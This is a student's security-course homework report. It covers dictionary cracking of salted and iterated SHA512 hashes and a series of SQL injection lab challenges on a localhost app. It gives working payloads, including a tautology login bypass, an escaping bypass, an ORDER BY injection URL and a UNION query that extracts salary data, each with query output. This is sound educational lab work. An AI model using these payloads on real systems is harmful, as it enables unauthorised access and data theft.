Comp430 HW4 Report

Batuhan Arat

68665

Question 1


Part 1

In this part we are given the common passwords and real usernames with hashed passwords.

Since we know the SHA512 is used for hashing, we can hash the all common passwords and store them in a dictionary.

Then we can check for each hashed passwords that we know that is a match in the dictionary.

Results are here;



	username	cracked_password
0	Elon	mypassword
1	Jeff	wolverine
2	Mark	southpark
3	Tim	johnnydepp

Part 2

In this part we are also given with salt. So before we are checking at the hashed version by SHA512 on the rockyou file , we also add the hash from the user then check.

I first assume hash is appended = `combined = password + salt`

But it doesnt give any match, so i convert it to the preappended which is = `combined = salt + password`

Therefore the salt is added preappended

and it gives following output

```
Username: Sundar, Password: chocolate
Username: Jack, Password: spongebob
Username: Brian, Password: pokemon
Username: Sam, Password: scooby
```

Part 3

I try all combinations with and the one that works is `salt + xi + password`

```
Username: Dara, Password: harrypotter, Iteration: 1327
Username: Daniel, Password: apples, Iteration: 1327
Username: Ben, Password: mercedes, Iteration: 1327
Username: Evan, Password: aaaaa, Iteration: 1327
```

Question 2

Part 1

I write this on the username ;

‘ or 1=1 ; —

First ‘ is for to end the username field in the sql query.

OR is for adding another sql operation

1=1 is tautology. Which is always true

; is for ending the query.

— for making comment to every other words after semicolon.

This works because we are shorcutting the query and exploit the login query for always true even we havent specified the correct username and password.

```
Query : SELECT * FROM users WHERE username='' or 1=1 ; --' AND password='a'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => a22e747675bc31ac82c4e38b6354e87e
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => f4cabb0befd10d9d8ee8ec3ed16e1645
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 08efee4aff28f6f495a3721715b066a0
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 8063fc7bb5f7336e4ff7efe1d775876a
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => ccb42b7c082fae05a69dbf1db0a545c5
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 1

Enter username and password:

Username:
Password:
Submit

Part 2

In this part my solution on part 1 is works.

Normally it should not work if the sql has backslash property enabled.

But in this, i suppose it is disabled for sqlite

> 💡 ‘ or 1=1 ; —

This is what i write on the username

it is converted to `\'` or 1=1 ; — as it is specified in the code

```
function escape($in)
{
    $in=str_replace("'", "\'", $in);
    $in=str_replace('"', '\"', $in);
    return $in;
}
```

```
Query : SELECT * FROM users WHERE username='\' or 1=1 ; --' AND password='a'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => f3e3f2f8a64999cab1654cc39f1a1723
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 2f9204a96674f646946d0990ebc05ce3
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 7e0f1ead77e3215bc70fbe2abfe192c3
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => b38d34935a250a52266ff3f43fe28320
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 744fe96005e9294be42ee42ad1777295
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 2

Enter username and password:

Username:
Password:
Submit

\ should is a escape keyword and it should evaluate ‘ as a normal char in the username, but it wont in this case.

Part 3

In this part, username and password fields are parametized to prevent the sql injection. So we cannot directly access the query. But as the pdf explain, there is a order by statement at the end of the query which is not parametized. So we can access the query by changing the url and at the order by field we can create a tautology by 1=1 again. So any username and password combinations is works for login because we shortcutted by nonparametized query.

http://localhost/auth.php?challenge=3&ord=or+(1=1);--

```
Query : SELECT * FROM users WHERE username=? AND password = ? or (1=1);--
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 8a11f032a9c12c7f0582b43e9596ea52
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 21986f895d5d4cdab3689c37eaff1c61
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => d6043cff0b0b871966df3161ba8bdb94
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => d723ab5d35c448ea61ee7042c780e504
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 8d2e1a1faebd94da6b09f2ec69ba0f5e
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 3

Enter username and password:

Username:
Password:
Submit

Part 4

http://localhost/union.php?username=' UNION select null, null,S.userid, S.role,S.salary, null,null FROM salaries S JOIN users U ON (U.id=S.userid) where S.age>40 and S.salary>12000;

This is the query that i wrote

We are using UNION strategy in order to exploit the sql. It normally needs for username information to parametized the first query. But assume we dont know anything about the users.

Since we know the table names, we can perform Union with related query that we want. We specifically wanted to know user ids, roles and salaries of people who are older than 40 and have salary more than 12000.

Our query cancels the first query and only shows us the second query results.

```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='' UNION select null, null,S.userid, S.role,S.salary, null,null FROM salaries S JOIN users U ON (U.id=S.userid) where S.age>40 and S.salary>12000;'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] =>
            [id] =>
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] =>
            [age] =>
        )

    [1] => stdClass Object
        (
            [username] =>
            [id] =>
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] =>
            [age] =>
        )

)
```

Username:
ID:
UserID: 2
Role: sysadmin
Salary: 20000
Bio:
Age:

Username:
ID:
UserID: 5
Role: ceo
Salary: 40000
Bio:
Age:

Back to List